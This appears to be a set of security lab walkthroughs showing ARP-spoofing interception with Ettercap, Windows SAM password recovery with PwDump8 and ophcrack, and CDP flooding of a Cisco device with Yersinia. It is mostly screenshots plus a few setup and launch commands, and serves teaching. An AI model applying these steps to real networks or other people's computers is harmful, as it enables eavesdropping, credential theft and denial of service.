# ARP spoofing (MITM)
Goal
- Intercept the communication between 2 devices in a switched network.
Used hardware
- 1 laptop with Kali Linux
- 2 devices (Computers, laptops, ...)
Used software
- Kali Linux (2019.4)
Setup

Getting started
- Get an overview of your network. (Kali Linux)


The result shows us the client (192.168.1.1) and the server (192.168.1.2).
- Start the communication between the client and the server.


- Look at the MAC address table of the client.
- Start Wireshark (Kali Linux)

The result shows us no ICMP traffic destined for the server (192.168.1.2).

- Set IP forwarding. (Kali Linux)
IP forwarding allows an operating system to forward packets as a router does or more generally to route them through other networks.
Launch the MITM attack. (Kali Linux)
- Start Ettercap.

- Select the correct sniffing method and interface.


- Select the hosts (via a scan or manually).


- Start the attack.



Verify if the attack was succesfull.
We are now capturing the traffic between the client and the server.

The MAC address table of the client is poisonend. (192.168.1.10 is our Kali)
Conclusion
- A man-in-the-middle attack (MITM) is easy to establish and hard to detect.
# Attack the SAM database
Goal
- Recover the password of a user that uses Microsoft Windows as operating system.
Used hardware
- 1 laptop with Kali Linux
- 1 laptop with Microsoft Windows (user)
Used software
- Kali Linux (2020.1)
- Microsoft Windows 10
Setup
Getting started
Introduction
The Security Account Manager (SAM) is a database file that stores users' passwords.
More information about Security Account Manager (opens new window)

There are 2 possible strategies:
 * The online attack
 The user didn't log off. So Microsoft Windows is still running.

 * The offline attack
 The hard disk of the user is in your possion.
The online attack
Download the tool PwDump8.
Run the tool (requires administrative privileges) on the laptop of the user.


Retrieve the password.
There are multiple websites available.
The offline attack


Attach the hard disk to Kali laptop.
Start ophcrack.

Select Load - Encrypted SAM.
Check the result.

Retrieve the password.
There are multiple websites available.
Conclusion
- Never leave your computer unattended!
# CDP flooding
Goal
- To saturate the CPU of a Cisco device.
Used hardware
- 1 laptop with Kali Linux
- 1 Cisco device
Used software
- Kali Linux (2019.4)
Setup

Getting started
- Check if CDP (Cisco Discovery Protocol) is enabled on the Cisco device.
More information about CDP (opens new window)
Switch#show cdp
Global CDP information:
    Sending CDP packets every 60 seconds
    Sending a holdtime value of 180 seconds
    Sending CDPv2 advertisements is enabled
Switch#
1
2
3
4
5
6- Check the CPU usage of the Cisco device
Switch#show processes cpu history

                     11111
      444445555577777444445555577777444445555555555555555555544444
100
90
80
70
60
50
40
30
20
10      *************************     ********************
     0....5....1....1....2....2....3....3....4....4....5....5....6
               0    5    0    5    0    5    0    5    0    5    0
               CPU% per second (last 60 seconds)
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17- Install Yersinia on Kali Linux (if necessary)
More information about Yersinia (opens new window)
root@kali:~# apt-get update
root@kali:~# apt-get upgrade
root@kali:~# apt-get install yersinia
1
2
3- Launching CDP flooding
root@kali:~# yersinia -G1
Select Launch attack -> flooding CDP table
